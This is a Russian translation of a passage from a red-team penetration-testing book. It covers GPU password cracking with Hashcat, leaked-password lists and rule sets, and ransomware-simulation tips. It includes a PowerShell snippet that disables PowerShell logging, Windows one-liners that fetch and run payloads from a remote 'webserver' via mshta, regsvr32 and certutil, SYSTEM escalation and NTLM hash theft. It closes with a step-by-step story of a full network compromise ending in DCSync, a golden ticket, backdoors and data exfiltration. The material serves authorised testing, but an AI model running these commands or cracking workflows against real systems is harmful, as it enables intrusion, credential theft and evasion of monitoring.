https://downloads.pwnedpasswords.com/passwords/pwned-passwords-1.0.txt.7z

По мере того как эти GPU становятся все быстрее, пароли короче 10 символов можно перебрать умным брутфорсом за относительно разумное время. Некоторые из них можно взломать с хорошими масками паролей, но в основном все сводится к спискам паролей. Использование списков паролей из реальных утечек - один из самых быстрых способов взламывать пароли длиннее 12 символов. Анализ всех прошлых утечек дает хорошее понимание того, как люди создают пароли, какие распространенные техники используют для обфускации паролей и какие любимые слова выбирают. Использование этих списков со сложными наборами правил позволяет взламывать пароли, иногда длиннее 25+ символов, с огромной скоростью. Но помните: ваш список паролей зависит от того, насколько хорошо вы его строите и поддерживаете. Как участники Red Team, мы регулярно отслеживаем все учетные записи, которые удается взломать, анализируем их и добавляем в наши списки. Мы также постоянно мониторим новые утечки, сайты типа pastebin/pastie и многое другое, чтобы находить новые пароли. Отличный список для мониторинга можно найти здесь:

https://inteltechniques.com/OSINT/pastebins.html

## Любимые списки паролей

- berzerk0's Real-Password-WPA Password List: 18.6 GB Uncompressed - http://bit.ly/2EMs6am
- berzerk0's Dictionary-Style List: 1 GB Uncompressed - http://bit.ly/2GXRNus
- Десять миллионов паролей Xato:
  `magnet:?xt=urn:btih:32E50D9656E101F54120ADA3CE73F7A65EC9D5CB`
- Hashes.org: https://hashes.org/left.php - несколько гигабайт, объем растет ежедневно
- Crackstation: 15 GB Uncompressed - https://crackstation.net/files/crackstation.txt.gz
- Weakpass: множество списков паролей - https://weakpass.com/wordlist
- First20Hours: этот репозиторий содержит список 10,000 самых распространенных английских слов в порядке частотности, определенном через n-граммный частотный анализ Google's Trillion Word Corpus - https://github.com/cyberspacekittens/google-10000-english
- SkullSecurity.org: отличные старые списки паролей, такие как rockyou, myspace, phpbb - https://wiki.skullsecurity.org/Passwords
- Daniel Miessler's Password Compilation - https://github.com/cyberspacekittens/SecLists
- Adeptus-mechanicus Hash dumps - http://www.adeptus-mechanicus.com/codex/hashpass/hashpass.php

С комбинацией хороших списков паролей мы можем добавлять правила поверх этих списков, чтобы находить еще больше паролей. В Hashcat правила определяют, какие модификации нужно внедрить в словарь. Лучше всего описать правила через простой пример. Мы можем взять и использовать набор правил KoreLogicRulesAppendYears (http://contest-2010.korelogic.com/rules.html), который выглядит так:

```
cAz"19[0-9][0-9]"
Az"19[0-9][0-9]"
cAz"20[01][0-9]"
Az"20[01][0-9]"
```

Он добавит годы с 1949 по 2019 к каждому паролю. Если список паролей содержал слово `hacker`, он попытается взломать хеш для строк от `hacker1949` до `hacker2019`. Помните: чем сложнее правила, тем больше времени потребуется, чтобы пройти все слова в списке слов.

К счастью, нам не нужно создавать собственные правила, поскольку уже существует множество отличных правил. Конечно, есть стандартные правила Hashcat, которые пришли из многих старых утечек и распространенных техник манипуляции паролями. Это отличная отправная точка. Kore Rules появились из соревнования по взлому паролей от KoreLogic и являются одним из стандартов. Два других набора правил, которые определенно требуют больше времени, но имеют отличные подробные наборы правил, - NSAKEY и Hob0Rules. Раньше я брал все правила, объединял их в один файл и делал уникальный файл. Однако теперь NotSoSecure фактически делает это за вас.

Rules:

• Hashcat Rules - https://github.com/hashcat/hashcat/tree/master/rules
• Kore Rules - http://contest-2010.korelogic.com/rules-hashcat.html
• Правила NSAKEY, один из моих любимых форков - https://github.com/cyberspacekittens/nsa-rules
• Praetorian-inc Hob0Rules, forked - https://github.com/cyberspacekittens/Hob0Rules
• NotSoSecure - форк One Rule to Rule Them All -
https://github.com/cyberspacekittens/password_cracking_rules

## Gotta Crack Em All - быстро взломать как можно больше

У вас есть огромный список паролей из компрометации Cyber Space Kittens. При ограниченном времени как получить максимальную отдачу? Следующее пошаговое прохождение проведет вас через начальные шаги, которые мы выполняем, чтобы взломать как можно больше паролей. Хотя обычно нам нужно найти лишь пару учетных записей Domain Admin/LDAP Admin/Enterprise Admin, мои навязчивые наклонности заставляют меня пытаться взломать все пароли.

Перед началом нужно действительно понимать формат паролей ваших хешей. У Hashcat есть отличный список примеров хешей и того, как они выглядят:

http://hashcat.net/wiki/doku.php?id=example_hashes

Когда вы поняли тип хеша, всегда полезно выполнить первоначальные тестовые запуски, чтобы выяснить, насколько быстрый или медленный алгоритм хеширования паролей. Это сильно повлияет на ваш подход к паролям. Например, при работе с Windows-хешами мы видим, что NTLM (Windows) выполняется примерно на 75,000 MH/s, тогда как распространенный Linux-хеш SHA-256 работает примерно на 5,000 MH/s.

Это означает, что для SHA-256-хеша ваша GPU может делать 5,000,000,000 предположений в секунду. Это может казаться большим числом, но при огромных списках слов и крупных наборах правил этой мощности может быть недостаточно. Причина в том, что алгоритм SHA-256 довольно медленный и дорогой в вычислении по сравнению с чем-то вроде NTLM, который может делать

75,000,000,000 хешей в секунду. В нашем случае мы идем ва-банк, потому что почему бы и нет? Мы будем использовать восемь 1080TI GPU и быстрый дамп NTLM-хешей.

## Взлом NTLM-хешей CyberSpaceKittens

После получения доступа доменного админа вы использовали DCSync-атаку, чтобы выгрузить все хеши с контроллера домена. Теперь ваша цель - попытаться взломать как можно больше хешей. Вы знаете, что сможете использовать эти учетные записи в будущих кампаниях и показать компании-жертве плохие практики работы с паролями, которые она использует.

Сначала мы сохраняем все NTLM-хеши Windows в файл `cat.txt`. Чтобы вывод было легче читать, мы опустим начальные команды запуска Hashcat. Каждое выполнение команды будет начинаться с:

```
hashcat -w 3 -m 1000 -o hashes.cracked ./hashes/cat.txt
```

что означает:

• `hashcat`: запустить Hashcat
• `-w 3`: использовать настроенный профиль
• `-m 1000`: формат хеша - NTLM
• `-o hashes.cracked`: файл для вывода результатов
• `./hashes/cat.txt`: место хранения наших хешей

Поэтому всякий раз, когда вы видите строку `[hashcat]`, заменяйте ее следующей командой:

```
hashcat -w 3 -m 1000 -o hashes.cracked ./hashes/cat.txt
```

Теперь взламываем NTLM-хеши как можно быстрее и эффективнее на нашей 8 GPU 1080TI rig.

Взломайте все пароли длиной 7 символов или меньше, используя режим атаки `brute-force` (`-a 3`) для любого буквенного, цифрового или специального символа (`?a`) длиной от одного до семи символов (`--increment`).

```
[hashcat] -a 3 ?a?a?a?a?a?a?a --increment
```

Общее время составляет около 5 минут для 7 буквенных, числовых или специальных символов. Мы можем сделать 8 символов, но это будет примерно 9-часовой запуск. Также можно ограничить набор специальных символов несколькими выбранными (`!@#$%^`), чтобы резко уменьшить время и сложность.

Затем сравните все распространенные дампы списков паролей с нашими хешами. Первый файл (`40GB_Unique_File.txt`) - это файл паролей размером 3,2 GB; запуск занимает около 9 секунд:

```
[hashcat] ./lists/40GB_Unique_File.txt
```

Как видно, скорость даже для самых больших файлов измеряется секундами. Чтобы повысить эффективность, можно использовать оператор * и сравнить со всеми списками паролей в папке `./lists/`.

```
[hashcat] ./lists/*
```

Затем, исходя из скорости алгоритма хеширования, можно попробовать разные наборы правил на одном файле списка паролей. Начнем с набора правил RockYou: для этих NTLM-хешей он занимает около 2 минут 9 секунд.

```
[hashcat] ./lists/40GB_Unique_File.txt -r ./rules/rockyou-30000.rule
```

Примечание: набор правил NSAKEY с файлом 3 GB занимает около 7 минут, а набор правил `The one rule to rule them all` от NotSoSecure занимает около 20 минут.

В этот момент я возвращаюсь к другим спискам паролей и комбинированным наборам правил. После первого прохода всех крупных наборов правил и крупных списков паролей из утечек мы обычно получаем как минимум 30%+.

Затем можно начать добавлять символы справа от списков паролей, чтобы повысить шансы против более длинных требований к паролям. Команда с переключателем `-a 6`, показанная ниже, добавит каждый буквенный, числовой или специальный символ справа от пароля, начиная с одного символа и до четырех символов:

```
[hashcat] -i -a 6 ./lists/found.2015.txt ?a?a?a?a
```

Примечание: чтобы дойти до четырех символов, требуется около 30 минут.

Также можно добавлять символы слева от списков паролей. Следующая команда добавит каждый буквенный, числовой или специальный символ слева от пароля, начиная с одного символа и до четырех символов:

```
[hashcat] -i -a 7 ?a?a?a?a ./lists/40GB_Unique_File.txt
```

Примечание: чтобы дойти до четырех символов, требуется около 30 минут.

Hashcat Utils:

https://github.com/hashcat/hashcat-utils/releases

У Hashcat есть набор инструментов, которые помогают строить более качественные списки паролей. Один пример - `combinator`, который может взять два или три разных списка паролей и создать комбинации. Использовать небольшие списки относительно быстро. Если взять наш список `shortKrak` и скомбинировать его с самим собой, получится очень быстрый взлом:

```
./hashcat-utils-1.8/bin/combinator.bin lists/shortKrak.txt lists/shortKrak.txt >
    lists/comboshortKrak.txt
```

Использование списков вроде top Google 1000 words дает файл размером около 1.4 GB, так что нужно внимательно следить за тем, насколько большой файл вы выбираете.

```
./hashcat-utils-1.8/bin/combinator.bin lists/google_top_1000.txt lists/
    google_top_1000.txt > lists/google_top_1000_combo.txt
```

Примечание: если взять файл размером 4MB и запустить combinator, результатом будет файл больше 25GB. Поэтому будьте осторожны с размером этих файлов.

Часто пароли, которые используют люди, - это не обычные словарные слова, а слова, основанные на компании, продуктах или сервисах. Мы можем создавать пользовательские списки паролей, используя сайты клиента. Два инструмента, которые могут помочь:

• Brutescrape - https://github.com/cheetz/brutescrape
• Burp Word List Extractor - https://portswigger.net/bappstore/21df56baa03d499c8439018fe075d3d7

Дальше возьмите все взломанные пароли, проанализируйте их и создайте маски с помощью PACK:

https://thesprawl.org/projects/pack/

```
python ./PACK-0.0.4/statsgen.py hashes.password
python ./PACK-0.0.4/statsgen.py hashes.password --minlength=10 -o hashes.masks
python ./PACK-0.0.4/maskgen.py hashes.masks --optindex -q -o custom-optindex.hcmask
```

Запустите взлом паролей с только что созданными масками:

```
[hashcat] -a 3 ./custom-optindex.hcmask
```

Пропустите списки паролей через Pipal, чтобы лучше понять базовые слова:

https://github.com/digininja/pipal

```
cd /opt/pipal
./pipal.rb hashes.password
```


Глядя на такой список, можно понять, что компания использует `resetme12345` как пароль по умолчанию и, возможно, находится в Michigan (`Detroit`, `tiger`, `football`).

Куда двигаться дальше? Постоянно появляются отличные исследования по инструментам генерации паролей, анализу и другим техникам, которые помогают быстрее взламывать пароли. Несколько начальных ресурсов:

- Подход глубокого обучения к угадыванию паролей - https://github.com/brannondorsey/PassGAN
- Быстро, компактно и точно: моделирование угадываемости паролей с помощью нейронных сетей - https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/melicher

## Творческие кампании

Работа во внутренней Red Team для корпорации дает возможность проводить творческие кампании. Одна из моих любимых кампаний - симуляция шифровальщика. В прошлом, во времена WannaCry, нам разрешали проводить имитационные кампании шифровальщиков. Поскольку шифровальщики становятся все популярнее, нам действительно нужно уметь проверять процедуры восстановления бизнеса и аварийного восстановления. Мы все видели это в реальности с WannaCry: он двигался вбок через SMB-шары, использовал эксплойты вроде EternalBlue, шифровал файлы и даже удалял все резервные копии на хостовой системе. Как IT-организация, мы должны спросить себя: если бы один из пользователей запустил такое вредоносное ПО, каким было бы воздействие? Смогли бы мы восстановить пользовательские файлы, общие файлы, базы данных и другое? Ответ, который мы постоянно слышим: "Думаю, да...", но без Red Team, которая заранее проверяет процессы, мы ждем, пока дом сгорит дотла, чтобы узнать настоящий ответ.




Именно поэтому мне нравится, когда у организаций есть внутренние red-team-команды. Мы можем действительно доказать и проверить, работают ли безопасность и IT, причем в контролируемой среде. В эту книгу THP я не включил наши примеры шифровальщиков, потому что делать это очень рискованно. Я оставлю вам задачу построить инструменты и тестировать клиентов утвержденным способом.


Советы по имитации шифровальщика:

- Некоторые организации не разрешат фактически удалять или шифровать файлы. Для таких компаний можно провести имитационный взлом с шифровальщиком. После выполнения вредоносное ПО будет только сканировать хост/сеть в поиске важных файлов, читать каждый файл в память, делать побайтовую замену случайными байтами, отправлять эти байты на C2-сервер и включать метаданные. Это покажет, сколько файлов вы смогли затронуть, сколько данных могли вывести из их сети до обнаружения трафика, и какие файлы они могли бы восстановить.
- Посмотрите другие образцы шифровальщиков, чтобы понять, какие типы файлов они шифруют. Это может сделать кампанию более реалистичной. Например, посмотрите типы файлов из WannaCry: https://gist.github.com/rain-1/989428fa5504f378b993ee6efbc0b168
- Если вы собираетесь "шифровать" вредоносное ПО, делайте это чем-то простым. Это может быть обычный AES с ключом, public/private x509 cert или какой-нибудь побитовый XOR. Чем сложнее вы это сделаете, тем выше шанс, что файлы не получится восстановить.
- Тестируйте, тестируйте и еще раз тестируйте. Худшее, что может случиться, - обнаружить, что компания не может восстановить критически важные файлы, а ваш процесс расшифровки не работает.

• Многие AV нового поколения автоматически блокируют шифровальщики на основе определенных действий в цепочке. Например, обычное обнаружение шифровальщика может выглядеть так: просканировать систему на все файлы типа X, зашифровать файл, удалить shadow volume copy и отключить резервные копии. Чтобы обойти процесс обнаружения, попробуйте либо замедлить эту активность, либо найти способы выполнить те же тактики через другие процессы.

## Отключение журналирования PS

Как red-team-специалисты, мы всегда ищем уникальные способы отключить любое журналирование. Хотя способы выполнить эти атаки уже есть, мы все равно постоянно ищем новые и простые техники.




Вот пример от leechristensen, который можно использовать, чтобы отключить PowerShell журналирования:

https://github.com/leechristensen/Random/blob/master/CSharp/DisablePSLogging.cs

```
$EtwProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.
    PSEtwLogProvider').GetField('etwProvider','NonPublic,Static');
$EventProvider = New-Object System.Diagnostics.Eventing.EventProvider -ArgumentList @(
    [Guid]::NewGuid());
$EtwProvider.SetValue($null, $EventProvider);
```

## Скачивание файла из интернета через командную строку Windows

Если вы получили выполнение команд через уязвимость приложения или доступ к оболочке через Office-файл или PDF, следующие шаги могут состоять в скачивании и выполнении вторичного вредоносного ПО. Для таких случаев есть Windows-"функции", которыми можно злоупотребить, чтобы выполнить задачу. Большинство этих примеров взяты из отличного исследования arno0x0x и @subtee:

https://arno0x0x.wordpress.com/2017/11/20/windows-oneliners-to-download-remote-payload-and-execute-arbitrary-code/

```
mshta vbscript:Close(Execute("GetObject(""script:http://webserver/payload.sct"")"))
mshta http://webserver/payload.hta
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication";o=GetObject("script:http://
    webserver/payload.sct");window.close();
regsvr32 /u /n /s /i:http://webserver/payload.sct scrobj.dll
certutil -urlcache -split -f http://webserver/payload payload
certutil -urlcache -split -f http://webserver/payload.b64 payload.b64 & certutil -
    decode payload.b64 payload.dll & C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
    InstallUtil /logfile= /LogToConsole=false /u payload.dll
certutil -urlcache -split -f http://webserver/payload.b64 payload.b64 & certutil -
    decode payload.b64 payload.exe & payload.exe
```

Это только несколько примеров, но есть гораздо больше способов получить дополнительное выполнение кода через командную строку. Вам предстоит найти другие техники, позволяющие скрываться от традиционного логирования.

## Получение SYSTEM из локального администратора

Переход от учетной записи локального администратора к System можно выполнить разными способами. Самый распространенный способ, конечно, - использовать Metasploit `getsystem`, но он не всегда доступен. decoder-it (https://github.com/decoder-it/psgetsystem) создал отличный PowerShell-скрипт, который позволяет перейти из локальной административной PowerShell-консоли к System, создавая новый процесс и задавая его родительский PID как процесс, принадлежащий System. Этот PowerShell можно найти здесь:

https://github.com/decoder-it/psgetsystem

и выполнить так:

```
PS> . .\psgetsys.ps1
PS> [MyProcess]::CreateProcessFromParent(<process_run_by_system>,<command_to_execute>)
```

## Получение NTLM-хешей без обращения к LSASS

Elad Shamir провел обширное исследование и смог понять, как получить NTLM hashes, вообще не трогая LSASS. До этой атаки получение hashes через обращение к LSASS via Mimikatz ограничивалось Credential Guard в Windows 10 Enterprise и Windows Server 2016. Elad разработал атаку Internal Monologue Attack, которая делает следующее:

- Отключить превентивные меры NetNTLMv1, изменяя `LMCompatibilityLevel`, `NTLMMinClientSec` и `RestrictSendingNTLMTraffic` на нужные значения, как описано выше.
- Извлечь все токены входа не через сеть из текущих запущенных процессов и выполнить impersonation связанных пользователей.
- Для каждого impersonated user локально взаимодействовать с NTLM SSP, чтобы вызвать NetNTLMv1-ответ на выбранный challenge в контексте безопасности этого пользователя.
- Восстановить исходные значения `LMCompatibilityLevel`, `NTLMMinClientSec` и `RestrictSendingNTLMTraffic`.


https://github.com/eladshamir/Internal-Monologue

## Создание учебных лабораторий и мониторинг защитных инструментов

Одна из сложных частей при тестировании нашего вредоносного ПО - необходимость очень быстро развернуть среду для тестирования. Отличный инструмент, который построил Chris Long, называется Detection Lab:

https://github.com/clong/DetectionLab

Это набор скриптов Packer и Vagrant, который позволяет быстро поднять Windows Active Directory. Этот инструмент включает набор средств безопасности конечных точек и лучших практик логирования. Detection Lab состоит из четырех хостов:




https://medium.com/@clong/introducing-detection-lab-61db34bed6ae

• DC: контроллер домена Windows Server 2016.
• WEF: сервер Windows 2016, который управляет Windows Event Collection.
• Win10: хост Windows 10, имитирующий несерверную конечную точку.
• Logger: хост Ubuntu 16.04, на котором работают Splunk и сервер Fleet.

## Заключение

Для red-team-команд советы и приемы - часть ремесла. Нам приходится постоянно искать лучшие способы атаковать пользователей, системы и обходить обнаружение. Волшебной кнопки не существует. Это требует от часов до лет практики, пота и слез.

# Глава 9. Двухминутное наступление - от нуля до героя

Часы тикают, идет последний день тестирования, а снаружи у вас почти не было успеха. Давление растет: нужно получить доступ в среду, понять корпоративную структуру, добраться до конфиденциальных файлов и кода, перейти к другим пользователям и сетям и в итоге прорваться в засекреченную программу Cyber Space Kittens. Ваша миссия - украсть новые ракетные секреты, и провалиться нельзя... Настало время двухминутного наступления. На часах осталось совсем мало времени: нужно провести мяч от 10-ярдовой линии, прорваться через всю защиту, замести следы и пройти 90 ярдов до зачетной зоны.

## 10-ярдовая линия

Вы возвращаетесь ко всем заметкам, чтобы понять, что могли упустить. Один из снимков, полученных при сборе данных с веба, привлекает внимание... это форумный сайт CSK. Вы не смогли найти уязвимости в приложении, но замечаете, что форум CSK используется и сотрудниками, и публичными пользователями для вопросов, комментариев и других обсуждений космической программы.

Вы собираете всех пользователей, которых можете найти на сайте и которые похожи на корпоративные учетные записи. Затем достаете свой надежный список паролей. Вы запускаете попытку перебора по всем этим учетным записям с часто используемыми паролями и их вариантами. Медленно видите, как идет Python-скрипт... неудача... неудача... неудача... пароль найден! Вы смеетесь, когда видите, что один из пользователей, Chris Catfield, использовал пароль `Summer2018!`. Слишком просто, думаете вы.

Дальше вы входите на форум как Chris, читаете все его личные сообщения и публикации, чтобы понять лучший способ получить первоначальный плацдарм. Вы видите, что Chris регулярно общается на форуме с другим внутренним сотрудником, Neil Pawstrong, о космической программе. Похоже, они не совсем друзья, но рабочие отношения у них хорошие. Это хорошо: следующий фишинг будет выглядеть как доверенная атака. Используя учетную запись Chris, мы уже имеем налаженный контакт между двумя пользователями, и вероятность успеха велика.

## 20-ярдовая линия

Вы размышляете, стоит ли отправлять Neil специально подготовленный вредоносный пейлоад, потому что это может быть слишком очевидно. Вместо этого отправляете ссылку на страницу с фотографией кота, которую вы подняли, с сообщением: "Эй, Neil, я знаю, что ты любишь котов! Посмотри страницу, которую я сделал!"

Через несколько минут на форумном сайте приходит ответ от Neil: "LOL, I love space cats!" Neil не понял, что посещенная им веб-страница содержит специально подготовленную JavaScript-пейлоад, который запустила код на его компьютере, просканировала внутреннюю сеть CSK и скомпрометировала серверы Jenkins и Tomcat, не требующие аутентификации. Через несколько секунд начинают возвращаться Empire пейлоад, и вы облегченно выдыхаете.


## 30-ярдовая линия


Интуиция подсказывает: это лишь вопрос времени, прежде чем Blue Team начнет ставить блокировки на уровне firewall, DNS и хостов, поэтому нужно двигаться быстро. К счастью, вы уже настроили автоматизацию, чтобы выполнить большую часть грязной работы. Beacon на скомпрометированном хосте активируется и начинает запускать инструменты вроде Bloodhound, искать локальные пароли, выставлять бит реестра для захвата паролей LSASS через Mimikatz, запускать SPN, выгружать все билеты Kerberos и, конечно, настраивать закрепление через запланированные задачи.

## 40-ярдовая линия

Вы знаете, что нужно быстро уйти с первоначальной машины. Берете все билеты Kerberos и загружаете их в Hashcat, чтобы начать взлом. Хорошо, что вы нашли дополнительные выплаты за найденные баги и купили пару GPU 1080TI. Пока они взламываются, появляются некоторые пароли сервисных учетных записей, но времени на них пока нет. Вы просматриваете вывод Bloodhound и понимаете, что скомпрометированная машина принадлежит Neil Pawstrong, а его учетная запись AD имеет доступ к машине Buzz Clawdrin. Используя WMI, вы удаленно запускаете еще один пейлоад на его системе и мигрируете в процесс, принадлежащий Buzz.

## 50-ярдовая линия

К счастью, вы являетесь локальным администратором и на машине Buzz, значит, они, вероятно, много работают вместе. Используя вывод Bloodhound, вы проходите по сети к машине CSK-LAB, но понимаете, что у вас нет локальной административной учетной записи на этой системе. Ничего страшного: вы загружаете PowerUp PowerShell script и ищете ошибки конфигурации, которые позволят получить права локального администратора. Как вы и думали, там множество путей к бинарным файлам служб без кавычек, и вы можете записать туда собственный пейлоад. Вы быстро создаете новый вредоносный бинарный файл, который теперь может быть запущен локальной системной службой.



## 60-ярдовая линия

Вы получаете новый пейлоад Cobalt Strike на вторичном C2-сервере, что позволяет сохранять доступ, даже если они найдут части вашей кампании. Используя это новое подключение от имени System, вы прочесываете машину и находите множество учетных данных в текстовых файлах, браузерах, конфигурациях WinSCP и других местах. Эта общая машина - золотая жила: у нее есть связь с несколькими серверами и базами данных. Вы замечаете, что машина находится в другой VLAN. Похоже, эта система имеет доступ к нескольким системам в сети, которые Neil раньше не видел.

Вы снова проходите по командам, запускаете Bloodhound, чтобы понять, какие системы видите. Вы замечаете, что многие системы за этой сетью не имеют доступа в интернет, поэтому HTTP-маяки не подойдут. Однако, поскольку вы используете Cobalt Strike (https://www.cobaltstrike.com/help-smb-beacon), вы знаете о его отличной возможности: туннелировании скомпрометированных систем через именованные каналы (SMB). Это значит, что любые дополнительные системы, скомпрометированные в VLAN лабораторной сети, будут маршрутизироваться через машину CSK-LAB для выхода в интернет. Кроме того, после `systeminfo` и сбора уровней патчей Windows вы замечаете, что эти машины, все как часть этой полуизолированной сети, не получают обновления. Похоже, клиентские машины работают на Windows 7 и не пропатчены от EternalBlue.

## 70-ярдовая линия

Через машину CSK-LAB вы используете модифицированный эксплойт EternalBlue, чтобы запустить SMB Beacon-пейлоад на многочисленных системах Windows 7 в лабораторной сети. Получив новые оболочки, вы начинаете вычищать из них информацию. Вы замечаете, что одна из систем имеет активные подключения к удаленному Microsoft SQL Server с именем Restricted. Вы пробуете все учетные записи из лабораторной сети, но ни одна пара имя пользователя/пароль не подходит к этой базе данных. Озадаченный, вы возвращаетесь к заметкам и понимаете... вы забыли про билеты Kerberos! Вы заходите по SSH на свою машину для взлома паролей, просматриваете вывод и находите ticket, связанный с базой данных Restricted. Вас накрывает огромное облегчение, когда вы находите пароль к этой сервисной учетной записи.

## 80-ярдовая линия

Вы входите в Restricted DB и выгружаете всю базу данных. Хочется прочитать ее прямо на месте, но вы знаете, что время ограничено. Вы используете немного PowerShell-fu, чтобы сжать и зашифровать дамп, затем медленно выводите его через разные скомпрометированные системы и в конце переносите из их сети на свой C2-сервер.

Вы сделали это, говорите себе, но, постепенно выходя из состояния победного танца, понимаете: работа еще не закончена. Вы возвращаетесь к разным дампам Bloodhound и замечаете путь через машину Purri Gagarin, которая входит в группу HelpDesk. Отлично, мы сможем использовать это для удаленного подключения либо к машине Domain Admin, либо через Windows ACE, а затем сбросить пароль Domain Admin на выбранный нами пароль. Мы сбрасываем пароль Domain Admin, Elon Muskkat, и запускаем новый пейлоад с полными правами DOMAIN ADMIN!

## 90-ярдовая линия

Последнее, что нужно сделать, - выгрузить все хеши с контроллера домена, настроить дополнительные бэкдоры и оставить свою визитную карточку. Вместо шумного метода (Shadow Volume Copy) для получения всех доменных хешей вы запускаете Mimikatz DCSync, чтобы вытянуть все пользовательские хеши, включая ticket `krbtgt`. Теперь у нас golden ticket! Если мы когда-нибудь решим вернуться в сеть, можно создать собственные билеты Kerberos и сразу вернуться к правам Domain Admin.

Чтобы добавить больше бэкдоров, мы распределяем техники по разным машинам. Настраиваем sticky keys на одной пользовательской системе; используем техники Backdoor Factory, чтобы спрятать вредоносный код в распространенных бинарных файлах на другой системе; ставим запланированную задачу, которая раз в неделю подключается обратно к одному из наших поддоменов; берем одну из сегментированных лабораторных машин и заменяем бесполезную запущенную службу на бинарный файл `dnscat`; и сбрасываем пару пейлоад в папки автозагрузки разных систем.

